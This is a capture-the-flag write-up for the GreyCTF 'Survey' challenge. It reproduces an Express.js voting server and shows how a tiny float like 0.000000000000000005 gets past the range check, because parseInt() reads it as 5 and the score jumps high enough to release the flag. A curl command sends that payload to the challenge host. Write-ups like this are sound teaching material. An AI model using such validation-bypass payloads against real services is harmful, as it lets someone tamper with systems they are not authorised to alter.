Greyctf Survey

Greyctf Survey

We have a webpage that contains a slider and a submit button. When pushed it creates a post request that sends the payload `{"vote": "0.23"}`. which needs to be in range between `-1` and `1`.

If we look at the source code of this application:

```
const express = require('express');
const bodyParser = require('body-parser');
const app = express();
const port = 3000

const config = require("./config.json");

app.use(bodyParser.json())

app.use("/", express.static("static"))

let score = -0.42069;

app.get("/status", async (req, res)=>{
    return res.status(200).json({
        "error": false,
        "data": score
    });
})

app.post('/vote', async (req, res) => {
    const {vote} = req.body;
    if(typeof vote != 'number') {
        return res.status(400).json({
            "error": true,
            "msg":"Vote must be a number"
        });
    }
    if(vote < 1 && vote > -1) {
        score += parseInt(vote);
        if(score > 1) {
            score = -0.42069;
```


```
            return res.status(200).json({
                "error": false,
                "msg": config.flag,
            });
        }
        return res.status(200).json({
            "error": false,
            "data": score,
            "msg": "Vote submitted successfully"
        });
    } else {
        return res.status(400).json({
            "error": true,
            "msg":"Invalid vote"
        });
    }
})

app.listen(port, () => {
    console.log(`Survey listening on port ${port}`)
})
```

We can see that there is a fix value called `score` that starts with the value `-0.42069` and this needs to be greater than 1 to get the flag.
In our case these 2 lines takes our attention:

```
if(vote < 1 && vote > -1) {
        score += parseInt(vote);
```

It seems like we have to send a number `<1` and get the score to be `>1`. But because the number we submit is either negative or something like `0.XXX` `parseInt()` takes this reads as 0 which add 0 to the `score` variable.

Lucky for us `parseInt()` doesnt work as the dev intends and rounds or misreads with really big or small numbers.



So if we send `{"vote":0.000000000000000005}` it will go through the first if statement and interpreted as `5` by `parseInt()` and the `score` will be `>1`

Lets try it:

```
curl -X POST -d '{"vote":0.000000000000000005}' -H 'Content-Type: application/json'
```

`http://challs.nusgreyhats.org:33334/vote`

We are presented with the FLAG!!